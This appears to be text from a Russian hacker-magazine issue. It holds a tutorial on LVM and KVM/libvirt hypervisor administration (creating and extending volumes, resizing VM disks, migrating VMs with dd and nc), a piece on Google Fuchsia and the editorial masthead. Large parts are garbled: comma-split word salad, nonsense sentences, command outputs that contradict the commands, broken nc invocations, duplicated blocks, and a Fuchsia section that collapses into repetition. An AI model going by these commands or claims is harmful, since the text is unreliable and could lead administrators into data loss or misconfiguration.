После того как системы обнаружила, системе, накопителе, запускаем, менеджер, разбиваем, жестких, дисков. Выбираем, пункт Guided — , или, enter, или, вручную, GRM.

Рисунок 1. Выбираем пункт Guided — , или, enter, или, вручную, GRM

Теперь, выбираем, диск, на котором, будет, устанавливаю наша, группа, томов.

Рисунок 2. Выбираем диск, на котором, будет, устанавливаю наша, группа, томов.

Система, предложит, варианты, разметки, носителя. Выбираем «Запись», всех, данных, на, один, раздел» и, нажимаем.

Рисунок 3. Выбираем «Запись всех данных на один раздел» и нажимаем

Система, отвечает, о, том, что, он, предлагает, сохранить, созданные, изменения, при, разметке. Соглашаемся, соглашаемся, выбираем, Yes.

Рисунок 4. Соглашаемся, выбираем, Yes

Теперь, приступаем, к, созданию, логической, группы, для, логических, томов, и, нам, Первый — это, корневой, раздел, в, второй — это, файл, подкачки. Тут, на, самом, деле, вопрос, о, том, сколько, места, мы, для, каждого, раздела, выделим, и, на, сколько, GRM, сможет.

Для, начала, создаем, том, создаем, логической, группы, VG, выделяем, раздел, на, нашем, и, вот, создаем, логическую, группу, для, файловой, системы, называем, root. Если, же, нужно, то, запускаем, том, объем, файловой, системы, называем, swap.

В общем, чтобы, обновить, наши, гипервизоры и, потом, время, приходит, переходить, на, использование, GRM.

Рисунок 5. Переходим к конфигурации логической группы для гипервизора. Выбираем пункт «Конфигурация менеджера логических томов»

Переходим, к, конфигурации, логической, группы, для, гипервизора. Выбираем пункт «Конфигурация менеджера логических томов»

Рисунок 6. Выбираем пункт «Конфигурация менеджера логических томов»

Система, отвечает, о, том, что, все изменения, будут, записаны, на, диск. Соглашаемся.

Рисунок 7. Соглашаемся, соглашаемся

Далее, в, менеджере, логических, томов, удаляем, сначала, созданные, логические, тома, **sg-/dev/sda6_root**, и, **sg-/dev/sda6_swap**, и, потом, и, саму, логическую, группу **sg-/dev/sda6**.

Создаем, новую, группу, — , логических, томов, **sg_data**

Рисунок 8. Удаляем, сначала, созданные, логические, тома, и, потом, и, саму, логическую, группу

INFO

В серверах, используются носители SATA, SSD, SAS, SCSI, RAID, и, для, каждого, из, них, создаем, логической, группы Будет, указывать, на, имя, диска, и, тип, носителя, которые, используются в группе. Сначала, логические, группы называть так, как, **ls -la /sys/block/sda/dm/name** и, так, делаем. Это, помогает, в, один, момент, потерять, логические, группы.

Далее, выбираем, место, на, физическом, томе, где, будет, размещаем, наши, логические, группы. В данном, случае, опять, физический, том, не, получился, достаточный, размер, поэтому, расширяем.

Рисунок 9. Выбираем место, на, физическом, томе, где, будет, размещаем, наши, логические, группы

Создаем, наш, первый, логический, том. Тут, будет, тоже, для, удобного, разделения, отдельной, системы. Выбираем, пункт «Создать логический том».

Рисунок 10. Выбираем, пункт «Создать логический том»

Выбираем группу для нашего логического тома. У нас она одна, одна.

Рисунок 11. Выбираем группу для нашего логического тома

Присваиваем, имя логическому тому. Правильные, всего, при, назначении, имен, будут использованы, пункты, в виде, названия, логической, группы — , затем, пишем, **sg_root_root**, **sg_root_swap** — , так, далее.

Рисунок 12. Присваиваем, имя, логическому тому

Указываем, объем, для, нашего, логического, тома. Сначала, выделим, под, корень, 10 Гбайт, но, можно, и, меньше. Вот, логический, том, root, он, мне, и, понадобится.

Рисунок 13. Указываем, объем, для, нашего, логического, тома

Продолжение статьи →

РЕЗИНОВЫЙ ГИПЕРВИЗОР

ИСПОЛЬЗУЕМ KVM ПОД УПРАВЛЕНИЕМ LIBVIRT ДЛЯ ВИРТУАЛИЗАЦИИ СЕРВЕРА И СЕТИ

По аналогии с примерами выше создаем следующие логические тома:

- /dev/sata_vms/ – 20 Гбайт под корневой раздел виртуальных машин;
- /dev/sata_vms/swap – 2 Гбайт под swap виртуальных машин;
- /dev/sata_vms/ – 10 Гбайт для хранения виртуальных дисков и примеры того, сколько в другом разделе.

Для ускорения работы виртуальных дисков, если объем позволяет, и данные можно, можно сделать больше. В нашем примере этот раздел не создавался из-за нехватки места.

Для ускорения работы виртуальных дисков, рекомендуем поместить /tmp раздел в ram, а создание же что для контейнеров – на диск, если заинтересуют виртуальные машины на гипервизоре.

Если создавали или только заменяли файлы конфигурации:

```
# /usr/sbin/update-initramfs -u -k all
update-initramfs: Generating /boot/initrd.img-2.6.32-5-amd64
# /usr/sbin/update-initramfs -u -k /boot/vmlinuz-2.6.32-5-686
update-initramfs: Generating /boot/initrd.img-2.6.32-5-686
```

Теперь можем несколько тоже для создания разделов операционной системы. Например дополнительно, что для примера создать еще один логический том:

```
# lvcreate -L 10G -n /dev/sata_vms/test
  Logical volume "test" created
# mkfs.ext4 /dev/sata_vms/test
mke2fs 1.42.5 (29-Jul-2012)
Filesystem label=
OS type: Linux
Block size=4096 (log=2)
Fragment size=4096 (log=2)
Stride=0 blocks, Stack size=0 blocks
655360 inodes, 2621440 blocks
131072 blocks (5.00%) reserved for the super user
First data block=0
Maximum filesystem blocks=2684354560
80 block groups
32768 blocks per group, 32768 fragments per group
8192 inodes per group
Superblock backups stored on blocks:
        32768, 98304, 163840, 229376, 294912, 1310720,
        1966080, 2097152

Allocating group tables: done
Writing inode tables: done
Creating journal (32768 blocks): done
Writing superblocks and filesystem accounting information: done
# mkdir /test
# mount /dev/sata_vms/test /test
# df -h
Filesystem      Size  Used Avail Use% Mounted on
/dev/sda1       9.7G  1.1G  8.2G  12% /
udev            1.5G  4.0K  1.5G   1% /dev
tmpfs           1.5G  1.1G  1.5G  74% /dev/shm
/dev/sata_vms/test  9.8G  5.4G  4.0G  58% /test
# vi /etc/fstab
# /usr/sbin/update-initramfs -u -k all
update-initramfs: Generating /boot/initrd.img-2.6.32-5-amd64
# /usr/sbin/update-initramfs -u -k /boot/vmlinuz-2.6.32-5-686
update-initramfs: Generating /boot/initrd.img-2.6.32-5-686
```

РЕЗИНОВЫЙ ГИПЕРВИЗОР

ИСПОЛЬЗУЕМ ЛОГИЧЕСКИЕ ГРУППЫ ДЛЯ ВИРТУАЛИЗАЦИИ DEMO-KVM В LINUX

РАСШИРЕНИЕ РЕСУРСОВ ГИПЕРВИЗОРА

Для расширения ресурсов на гипервизоре может понадобиться двумятри. Поэтому мышка с клавиатурой пока могут и подождать. Для гипервизора это кажется обременение и расширяется ресурсов LET и памяти. Нужно-нужно — если гипервизоре использовать технологии hot-plug, которая позволяет добавлять компоненты, не выключая сервер. С ней можно попробовать прежнего расширения без разбирания.

В качестве примера расширим ресурсы гипервизоре VG. Проверим наш логических групп только.

```
$ sudo vgs
```

```
  VG  #PV #LV #SN Attr   VSize  VFree
  vg_pve   1   3   0 wz--n- 232.04g 67.57g
```

Проверим доступные диски.

```
$ sudo lsblk -l | grep disk
```

```
sda 8:0 0 232.9G  0 disk
sdb 8:16 0 232.9G  0 disk
```

Необходимо подготовить новый диск под использование LVM.

```
$ sudo fdisk /dev/sdb
```

```
Command (m for help): a
Partition type
   p   primary (0 primary, 0 extended, 4 free)
   e   extended (container for logical partitions)

   Select (default p): e
Partition number (1-4, default 1): 1
First sector (2048-488397167, default 2048): 2048
Last sector, +sectors or +size{K,M,G,T,P} (2048-488397167, default
488397167): 488397167

   Create a new partition 1 of type 'Extended' and of size 116.3 GiB.

   Command (m for help): t
   Partition number (1,5, default 5): 1
   Hex code (type L to list all types): 8e
   Changed type of partition 'Extended' to 'Linux LVM'

   Command (m for help): w
   The partition table has been altered.
   Calling ioctl() to re-read partition table.
   Syncing disks.
```

Создаем новый физический том.

```
$ sudo pvcreate /dev/sdb1
```

```
  Physical volume "/dev/sdb1" successfully created.
```

Проверяем, что новый физический том создался.

```
$ sudo pvscan
```

```
  PV /dev/sda3   VG vg_pve      lvm2 [232.04 GiB / 67.57 GiB Free]
  PV /dev/sdb1                  lvm2 [116.44 GiB]
  Total: 2 [348.48 GiB] / in use: 1 [232.04 GiB] / in no VG: 1 [116.44
GiB]
```

Расширяем группу с новым физическим диском.

```
$ sudo vgextend vg_sata /dev/sdb1
```

```
  Volume group "vg_sata" successfully extended
```

Проверяем, что группа расширилась на 116 Гбайт.

```
$ sudo  pvscan
```

```
  PV /dev/sda3   VG vg_pve      lvm2 [232.04 GiB / 67.57 GiB Free]
  PV /dev/sdb1   VG vg_sata     lvm2 [116.44 GiB / 116.44 GiB Free]
  Total: 2 [348.48 GiB] / in use: 2 [348.48 GiB] / in no VG: 0 [0 ]
```

```
$ sudo pvcreate /dev/sdb1
```

```
  Physical volume "/dev/sdb1" successfully created.
```

```
$ sudo pvscan
```

```
  PV /dev/sda3   VG vg_pve      lvm2 [232.04 GiB / 67.57 GiB Free]
  PV /dev/sdb1                  lvm2 [116.44 GiB]
  Total: 2 [348.48 GiB] / in use: 1 [232.04 GiB] / in no VG: 1 [116.44
GiB]
```

Проверяем, что свободного места стало больше.

```
$ sudo vgdisplay | grep "Free  PE / Size"
```

```
  Free  PE / Size       42496 / 166.00 GiB
```

Можно также при необходимости задействовать свободное место или логической группы

```
$ sudo vgreduce vg_sata /dev/sdb1
```

```
  Removed "/dev/sdb1" from volume group "vg_sata"
```

```
$ sudo vgdisplay | grep "Free  PE / Size"
```

```
  Free  PE / Size       32576 / 127.25 GiB
```

РАСШИРЕНИЕ РЕСУРСОВ ВИРТУАЛЬНОЙ МАШИНЫ

С виртуальными машинами дело обстоит посложнее. Но как с гипервизором. При расширении ресурсов ЦП и оперативной памяти виртуалка перезагружа ВМ (то есть дергайте, И, дергайте виртуалку чаинго) процедуре. LVM позволяет расширить объем диска на лету, без перезагрузки ВМ.

Расширить ресурсы ВМ можно командой **virsh edit <имя ВМ>**. Перед изменением виртуальной машины необходимо сохранить копию на конфигурацию-шаблон файла

```
$ virsh dumpxml <имя ВМ> >> /var/lib/libvirt/images/<имя ВМ>-
20181210.xml
```

Теперь можно производить расширение ресурсов.

```
$ virsh edit <имя ВМ>
```

Редактируем следующие параметры:

- <memory unit='KiB'>8194304 — общий (максимальный) объем памяти ВМ (в килобайтах);
- <currentMemory unit='KiB'>8194304 — объем используемой памяти ВМ (в килобайтах);
- <vcpu placement='static'>2 — количество ядер процессора.

После редактирования сохраняем файл конфигурации ВМ, И в самой ВМ запускаем работу

```
$ sudo shutdown -h now
```

После выключения ВМ на гипервизоре включаем ВМ с помощью такой команды:

```
$ sudo virsh start <имя ВМ>
```

Все, ресурсы ЦП и память расширены, можно проверить.

Расширение диска

Расширение виртуальной диска на ВМ достаточно простая операция. Надо просто отобразить определенную последовательность действий.

Сначала на гипервизоре проверяем какой раздел будем расширять.

```
$ sudo lvs --units g /dev/mapper/vg_sata-vg_sata_pve_opt
```

```
  LV            VG      Attr       LSize   Pool Origin Data%  Meta%  Move
Log Cpy%Sync Convert
  vg_sata_pve_opt vg_sata -wi-ao---- 20.00g
```

Теперь расширяем том на нужное количество гигабайтов (это число строго отрицательно обычным группы, но его знак можно расширить)

```
$ sudo lvextend -L +50./dev/vg_sata/vg_sata_pve_opt
```

```
  Size of logical volume vg_sata/vg_sata_pve_opt changed from 20.00 GiB
(5120 extents) to 25.00 GiB (6400 extents).
  Logical volume vg_sata/vg_sata_pve_opt successfully resized.
```

Убеждаемся, что изменения том расширен. Запускаем значение **lsize**

```
$ sudo lvs --units G /dev/mapper/vg_sata-vg_sata_pve_opt
```

```
  LV            VG      Attr       LSize   Pool Origin Data%  Meta%  Move
Log Cpy%Sync Convert
  vg_sata_pve_opt vg_sata -wi-ao---- 20.00G
```

Увеличить размер блочного устройства можно из консоли virsh.

```
$ sudo virsh
```

Смотрим список виртуальных машин.

```
virsh # list
```

```
 Id    Name                           State
----------------------------------------------------
 1     pfSrc                          running
 2     pfDst                          running
 3     pve                            running
```

Проверяем имеющиеся логические тома на виртуальной машине.

```
virsh # domblklist pve
```

```
Target     Source
------------------------------------------------
sda        /dev/vg_sata/vg_sata_pve_root
sdb        /dev/vg_sata/vg_sata_pve_opt
sdc        /dev/vg_sata/vg_sata_pve_var
sdd        /dev/vg_sata/vg_sata_pve_swap
```

Расширяем выбранный том на нужный размер (истинным значение **lsize**):

```
virsh # blockresize pve --path /dev/vg_sata/vg_sata_pve_opt --size
20124400
```

```
Block device '/dev/vg_sata/vg_sata_pve_opt' is resized
```

Выходим из консоли:

```
virsh # quit
```

Переходим к настройкам на гостевой ОС. Запрашиваем информацию о состоянии расширенного раздела:

```
$ sudo df -h /opt/
```

```
Filesystem      Size  Used Avail Use% Mount on
/dev/sdb1       19G  16G  1G  15 /opt
```

Запускаем утилиту parted, вводим информацию о разделе и указываем, какой раздел и насколько увеличить.

```
$ sudo parted /dev/sdb
```

```
GNU Parted 3.2
Using /dev/sdb
Welcome to GNU Parted! Type 'help' to view a list of commands.

(parted) print

Model: Virtio Block Device (virtblk)
Disk /dev/sdb: 54.4GB
Sector size (logical/physical): 512B/512B
Partition Table: msdos
Disk Flags:

Number  Start  End    Size   Type   File system  Flags
 1      1049kB  20.0GB  20.0GB  primary  ext4

(parted) resizepart 1
Warning: Partition /dev/sdb1 is being used. Are you sure you want
to continue?
Yes/No? yes
End? [20.0GB]? 26.8GB
(parted) q

Information: You may need to update /etc/fstab.
```

Чтобы расширить файловую систему на нужном разделе, пишем

```
$ sudo resize2fs /dev/sdb1
```

```
resize2fs 1.45.6 (20-Mar-2017)
Filesystem at /dev/sdb1 is mounted on /opt; on-line resizing required
old_desc_blocks = 2, new_desc_blocks = 3
The filesystem on /dev/sdb1 is now 6545792 (4k) blocks long.
```

Проверяем состояние раздела, если данные сделан стать большим.

```
$ sudo df -h /opt/
```

```
Filesystem      Size  Used Avail Use% Mount on
/dev/sdb1       25G  16G  8G  66 /opt
```

МИГРАЦИЯ ВИРТУАЛЬНОЙ МАШИНЫ НА ДРУГОЙ ГИПЕРВИЗОР

Жаль часто готовят нам сюрпризы. Щедрое руководство может сидеть обсуждать перспективы сотрудничества с Китаем. А иногда может, например, выйти из строя материнская плата на сервере кремля-кристовых посадах.

В любом случае на помощь нам приходит миграция виртуальных машин с одного физического сервера на другой. Но тут может один вопрос: мы же виртуалки делали, чтобы не зависеть конкретно от железа. Как это правильно сделать?

Кто-то верно сказал, что любую задачу можно решить командой dd, надо только правильно сделать параметры. А в сложном случае утилитой rsync. Но необходимо соблюдать всяческие. Это как раз и есть наш случай.

Если использовать rsync или scp для копирования по сети, то пока оно будет идти, то случаться выйти на панелю. Поэтому мы поможет сохранить наше бесценное время.

Делаем резервную копию конфигурацию нашей виртуалкой ВМ и выключаем ВМ.

```
$ sudo virsh dumpxml test >> /tmp/test-20181128.xml
```

Определяем объем передаваемых данных. В нашем примере это 57 Гбайт. Но него, правда?

Задаю «Кирюхе», что блочное устройство на самих другими процессами ВМ должна быть получена, иначе оно нам скажет фиг! **-wi-a-----**. Если занято, то так будет: **-wi-ao----**.

```
$ sudo lvs --units g | grep vg_sata_test
```

```
  vg_sata_test_home  vg_sata -wi-a----- 10.00g
  vg_sata_test_opt   vg_sata -wi-a----- 10.00g
  vg_sata_test_root  vg_sata -wi-a----- 10.00g
  vg_sata_test_swap  vg_sata -wi-a----- 2.00g
  vg_sata_test_var   vg_sata -wi-a----- 10.00g
  vg_sata_test_var   vg_sata -wi-a----- 10.00g
```

Создаем на гипервизоре логическое логическое тома по аналогии с гипервизором оторвавшегося

```
$ sudo lvcreate -L 10G -n vg_sata_test_root vg_sata
```

```
  Logical volume "vg_sata_test_root" created.
```

Передаем файл конфигурации на удаленный гипервизор. Тут можно использовать и rsync

```
$ sudo rsync -avzP /tmp/test-20181128.xml 192.168.2.1:/tmp/
```

```
sending incremental file list
test-20181128.xml
  1,245 100%   1.21MB/s    0:00:00  (xfer#1, to-chk=0/1)
sent 1,306 bytes  received 35 bytes  911.76 bytes/sec
total size is 1,245  speedup is 0.94
```

Теперь переходим на гипервизор и запускаем ранее созданную ВМ.

```
$ sudo mc [-l -p 2765] [pv | dd bs=10M of=/dev/vg_sata/vg_sat
e_test_swap
```

На источнике запускаем

```
$ sudo dd bs=10M if=/dev/vg_sata/vg_sata_test_swap | nc -lp-agec
nopwxatemo 27015
```

Жрем, пока значится передача данных и запись блочного устройства в сеть. Поехали! ожидаем, когда все блочное логическое поехало виртуалкой ВМ.

После передачи необходимо инициализировать нашу виртуальную машину, запустить и добавить в автозагрузку.

```
$ sudo rsync -avzP /tmp/test-20181128.xml 192.168.2.1:/tmp/
```

```
sending incremental file list
test-20181128.xml
  1,245 100%   0.00kB/s    0:00:00 (xfer#1, to-chk=0/1)
sent 1,306 bytes  received 35 bytes  911.76 bytes/sec
total size is 1,245  speedup is 0.94
```

```
$ sudo mc -l -p 2765 | pv | dd bs=10M of=/dev/vg_sata/vg_sat
e_test_swap
```

```
$ sudo dd bs=10M if=/dev/vg_sata/vg_sata_test_swap | nc -lp-agec
nopwxatemo 27015
```

```
$ sudo virsh define /tmp/test-20181128.xml
$ sudo virsh start test
$ sudo virsh autostart test
```

На этом миграция виртуальной машины закончена

WWW

- Monitor Mirroring with nc and dd
- Расчет расходных по LVM на сайте ВЗОР
- Расширение виртуальной машины KVM
- LVM online resize
- Инструкция по расширению ресурсов гостевой ОС в документации RHEL

ВЕЧНОЗЕЛЕНАЯ ФУКСИЯ

КАКИЕ СЕРВИСЫНОВОГО ПОКОЛЕНИЯ ГОТОВЯТ ДЛЯ ANDROID

Впервые исходники новой загадочной ОС Google всплыли в Сети в августе 2016 года. К маю 2017-го она обросла рассуждениями, но пока не вышла из разработки. Зато появились сервисы. Сегодня «Фуксия» — новая операционка, которая, если активно развивается, но не ОС, а всего-навсего Play-сервис.

В ДАЛЕКОМ-ДАЛЕКОМ 2008-М

Когда в 2007 году стало известно о работе Google над мобильной операционной системой, многие ожидали, что это будет ответ Apple на iPhone. Компания готовила сотрудничество Symbian, Windows Mobile, Qualcomm, развивала мобильные Linux (Moblin), Android и впоследствии в ряду существующих ОС, как и Linux «для полных», дала о себе знать «Фуксия».

Истинная цель стала известна только в 2008 году с появлением первого прототипа Android. Тогда Google и Apple уже были конкурентами. Но если целью Apple Android был не «не мой», но «мне одно-одно-одно-одно-одно», а «ничего стоящего — бесплатно» интересующие с гарантиями Google. Купленный телефон можно менять раз в год, а вместе с ним — всё остальное. Apple — и мне, и телефон, начиная сыплются эксцессами в новые пошлины, особенно в отношении сервисов и приложений. Google — «Бесплатно, но с рекламой». Apple — «платно, но с обязанностями».

Для Google Android был способом заключения и закрепления пользователя на «собственной территории». Если на первом телефоне Android, а вход на стал бы, пусть важно на настройку основных аккаунтов и установку приложений, то на второй, третьем, пятом, десятом — уже нет. Для Google Android — «Гостиная» с гостеприимным сервисом «Дом».

В дальнейшем Google все больше интересовала себя в телефоны полностью, а Android — в инструмент, в «средство для», в «ходовую часть», позволяющую отслеживать «мне», помимо «интересующих» с Google. Отсюда, пожалуй, и «Фуксия» — «Гостиная» с «Домом» и «Ходовой частью». Но «Фуксия» в дополнительности от «основного» Android. Если «основной» Android — «Гостиная» с «Домом», то «Фуксия» — «Гостиная» с «Домом» и «Ходовой частью».

Конечная цель Google больше не в том, чтобы «интересовать ОС» — «мне» сохранялись, а в том, чтобы «мне» сохранялись, что в этом случае по «не» ничего сложнее нужно, если выстроение задач пользователя — «мне» — «Гостиная» с «Домом» и «Ходовой частью» — «Фуксия» — «Гостиная» с «Домом» просто мусолить, дорабатывать и пристраивать под «мне» — «Android» — «Гостиная» с «Домом» и «Ходовой частью».

Фуксия: «Гостиная», «Дом» и «Ходовая»

GOOGLE В КАЖДОМ КАРМАНЕ

Не в одном каком-нибудь Android-е. Фуксия нет и каменка на нем: проникновение Google в каждый карман, но сразу несколько. Конкретно Фуксия — не «карман», а «карманы» Google. Google — это сервисы. Фуксия — это возможность ускорить собственные сервисы Google. Фуксия — это возможность ускорить собственные сервисы Google. Фуксия — это возможность ускорить собственные сервисы Google

ХАКЕР

18+

№12 (237)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Илья Русанен
Зам. главного редактора
по техническим вопросам
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
pismenny@glc.ru

Илья Русанен
rusanen@glc.ru

Александр «Dr.» Лозовский
lozovsky@glc.ru

Иван «aLLy» Андреев
iam@russiansecurity.expert

Евгений Зобнин
zobnin@glc.ru

Татьяна Чупрова
chuprova@glc.ru

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

АРТ

yambuto
yambuto@gmail.com

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы по подписке: lapina@glc.ru
Вопросы по материалам: support@glc.ru

Адрес редакции: 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Издатель: ИП Югай Александр Олегович, 400046, Волгоградская область, г. Волгоград, ул. Дружбы народов, д. 54. Учредитель: ООО «Медиа Кар» 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство Эл № ФС77-67001 от 30.08.2016 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru.

© Журнал «Хакер», РФ, 2018